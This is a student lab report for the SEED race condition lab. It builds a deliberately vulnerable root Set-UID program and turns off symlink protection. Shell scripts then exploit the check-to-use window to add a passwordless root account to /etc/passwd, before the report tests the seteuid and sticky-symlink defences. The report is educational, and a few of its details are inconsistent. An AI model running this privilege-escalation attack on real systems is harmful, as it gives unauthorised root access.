

浙江大学



课程名称： 信息系统安全

实验名称： Race Condition Vulnerability Lab

姓 名：

学 号：

2021 年 5 月 13 日

Lab 2: Race Condition Vulnerability Lab

一、Purpose and Content 实验目的与内容

The learning objective of this lab is for students to gain the first-hand experience on the race condition vulnerability by putting what they have learned about the vulnerability from class into actions.


二、Detailed Steps 实验过程

1. Initial Setup

Ubuntu 10.10 and later come with a built-in protection against race condition attacks. In this lab, we need to disable this protection. You can achieve that using the following commands:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=0
```

Since our system is Ubuntu 16.04, we use the second command.



```
[05/13/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[05/13/21]seed@VM:~$
```

From the screenshot, we can see that we have succeeded since it shows “fs.protected_symlinks = 0” as our input correctly.

2. A Vulnerable Program


The following program is a seemingly harmless program. It contains a race-condition vulnerability.

```
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
```

```

scanf("%50s", buffer );
if(!access(fn, W_OK)){
    fp = fopen(fn, "a+");
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
}
else printf("No permission \n");
}

```



```

/* vulp.c */
#include <stdio.h>
#include <unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}

```

The program above is a root-owned Set-UID program; it appends a string of user input to the end of a temporary file /tmp/XYZ. The code runs with the root privilege, and can overwrite any file. Therefore, to prevent itself from accidentally overwriting other people's file, it first checks whether the real user ID has the access permission to the file /tmp/XYZ. If the real user ID indeed has the right, the program opens the file in line “fp = fopen(fn, "a+");” and append the user input to the file


Set up the Set-UID program:

We first compile the above code, and turn its binary into a Set-UID program that is owned by the root. The following commands achieve this goal:

```

gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp

```



```

[05/13/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:14:38: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                   ^
vulp.c:14:38: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:38: note: include '<string.h>' or provide a declaration of 'strlen'
[05/13/21]seed@VM:~$ sudo chown root vulp
[05/13/21]seed@VM:~$ sudo chmod 4755 vulp

```

3. Task 1: Choosing Our Target

We would like to exploit the race condition vulnerability in the vulnerable program. We choose to target the password file `/etc/passwd`, which is not writable by normal users. By exploiting the vulnerability, we would like to add a record to the password file, with a goal of creating a new user account that has the root privilege. The entry for the root user is listed below.

```
root:x:0:0:root:/root:/bin/bash
```

Task: To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the `/etc/passwd` file. Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.

First, we open the file `passwd` to see if there is the following line.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```
[05/13/21]seed@VM:/etc$ sudo gedit passwd
```

`passwd` 文件的部份内容：

```
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Then, we try `su test`:

```
[05/13/21]seed@VM:/etc$ su test
Password:
root@VM:/etc#
```

As a result, we can see that after `su test`, we do not need to type the password but just need to press enter to get the root shell with `id 0`.

```
root@VM:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Task 2: Launching the Race Condition Attack

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program listed earlier. It is the most critical step of the attack, making `/tmp/XYZ` point to the password file, must occur within the window between check and use; namely between the access and fopen calls in the vulnerable program.

Our ultimate goal is to gain the root privilege.

Step 1. Create a file named `passwd_input` with the new line we want to add into `/etc/passwd`.


We use an 'echo' command to do this:

```
echo 'test:U6aMy0wojraho:0:0:test:/root:/bin/bash' > passwd_input
```

```
root@VM:/etc# echo 'test:U6aMy0wojraho:0:0:test:/root:/bin/bash' > passwd_input
root@VM:/etc# cat passwd_input
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Step 2. Create an attack script attack.sh which remove and create symlink '/tmp/XYZ' to '/etc/passwd' in a loop:

```
#!/bin/bash
while true
do
    rm -f /tmp/XYZ
    > /tmp/XYZ
    ln -sf /etc/passwd /tmp/XYZ
done
```



```
Open [?]
#!/bin/bash
while true
do
    rm -f /tmp/XYZ
    > /tmp/XYZ
    ln -sf /etc/passwd /tmp/XYZ
done
```

Here we make /tmp/XYZ a symbolic link to the /dev/null file. When you write to /tmp/XYZ, the actual content will be written to /dev/null. Among the code, the "f" option means that if the link exists, remove the old one first.

Step 3. Create the loop script loop.sh as follows, running the vulnerable program in a loop and check if the attack has succeeded:

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(($CHECK_FILE))
new=$(($CHECK_FILE))
while [ "$old" == "$new" ] # Check if /etc/passwd is modified
do
    ./vulp < passwd_input # Run the vulnerable program
    new=$(($CHECK_FILE))
done
echo "STOP... The passwd file has been changed"
```

```

Open ▾
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ] # Check if /etc/passwd is modified
do
    ./vulp < passwd_input # Run the vulnerable program
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"

```

Run attack.sh and loop.sh in 2 separate terminals until loop.sh gets a success message.

Terminal 1:

Terminal 2:

```

[05/13/21]seed@VM:~/.../exp2$ ./attack.sh root@VM:/home/seed/Desktop/exp/exp2# ./loop.sh
No permission
STOP... The passwd file has been changed
root@VM:/home/seed/Desktop/exp/exp2#

```

Running result: loop.sh gets a success message and we can log in to test account without typing a password and get a root privilege.

```

[05/13/21]seed@VM:~/.../exp2$ su test
Password:
root@VM:/home/seed/Desktop/exp/exp2# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/exp/exp2#

```

4. Task 3: Countermeasure: Applying the Principle of Least Privilege

Use seteuid system call to temporarily disable the root privilege.

Compile it as a Set-UID program again.

```

/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        seteuid(1000);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
    }
}


```

```

        fclose(fp);
    }

    else printf("No permission \n");
}

```



```

Open [F1]
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        seteuid(1000);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}


```

Compile the above code, and turn its binary into a Set-UID program that is owned by the root. The following commands achieve this goal:

```

gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp

```




```

root@VM:/home/seed/Desktop/exp/exp2# sudo gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:15:38: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                   ^
vulp.c:15:38: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:15:38: note: include '<string.h>' or provide a declaration of 'strlen'
root@VM:/home/seed/Desktop/exp/exp2# sudo chown root vulp
root@VM:/home/seed/Desktop/exp/exp2# sudo chmod 4755 vulp

```

Then run the attack again:



```

[05/13/21]seed@VM:~/.../exp2$ ./attack.sh

```

We can see that it failed to change /etc/passwd.



```

No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission

```

The reason is that after the seteuid syscall, the vulp program no longer has a root effective UID, so it no longer has a root privilege and cannot modify system files. In this way, the Principle of Least Privilege is applied.

5. Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

Ubuntu 10.10 and later come with a built-in protection scheme against race condition attacks. In this task, you need to turn the protection back on using the following commands:

```
# On Ubuntu 12.04, use the following:
sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

# On Ubuntu 16.04, use the following:
sudo sysctl -w fs.protected_symlinks=1
```

Since our system is Ubuntu 16.04, we use the second command.

```
[05/13/21]seed@VM:~/.../exp2$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
```

Restore vulp.c to the version in task 3:

```
Open [vulp.c]
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */

    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        //setuid(1000);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

Run the attack again, and it fails:

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Questions:

(1) Question 1: How does this protection scheme work?

The directory /tmp is a sticky directory owned by root, it has the sticky symlink protection enabled, therefore the symbolic inside the directory must be created by either the owner of the directory or the follower, which is the

effective UID of the process. If not, the symbolic will not be followed. Since vulp is a SETUID program, the follower is root as well, the symbolic link will not work if attacked.

(2) Question 2: What are the limitations of this scheme?

Only for sticky directories like /tmp or /var/tmp will this protection mechanism work. Therefore, the attacker can exploit the race condition vulnerability in other directories and gain access.

三、Analysis and Conclusion 实验分析与结论

From this lab, we learnt about race condition. It is the phenomenon that will happen when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place.

Before the four main tasks, we disable the sticky protection mechanism for symbolic links. We tried to append a new line to passwd file so that we can show the race condition vulnerability. We create a vulnerable program vulp.c and make it a set UID program owned by root.

In the first task, we tested on the root privilege and learnt about the way it works and that the vulnerable program runs with the root privilege, so it can overwrite any file.

Then in the second task, we tried to use race condition vulnerability and trying to exploit the time frame between time of check and time of use. We tested the attack, and succeeded. By the operations, we pointed to a user owned file to pass the access() check and point to a root owned file like password file before the fopen() since this is a set UID program and the EUID is root, this will pass the fopen() check and we gain access to the password file and we add a new user to the system.

In the third task, the countermeasure stops the program from invoking the open() system call due to no root privilege, which led the attack to failure. We modified the vulnerable program so that we downgrade the privileges before the checks and then revise the privileges at the end of the program. If we perform the same attack again, it doesn't work and we can't update the root owned password file and hence we do not create a new user in the system.

Finally, in the last task, we turn on the protector, and the target_process stops and gets stuck with a Segmentation fault error message. It cannot write anything into /etc/passwd. In other words, even though it can still win the race

condition, it will never follow the symbolic link created by the normal user, which leads to the crash.

To sum up, in this lab, we learnt to develop a scheme to exploit the vulnerability and gained the root privilege with a program with a race-condition vulnerability. Apart from the result, we also learnt a lot during the procedure by undergoing several protection schemes that can be used to counter the race-condition attacks. As a conclusion, if a privileged program has a race-condition vulnerability, attackers can run a parallel process to “race” against the privileged program, with an intention to change the behaviors of the program.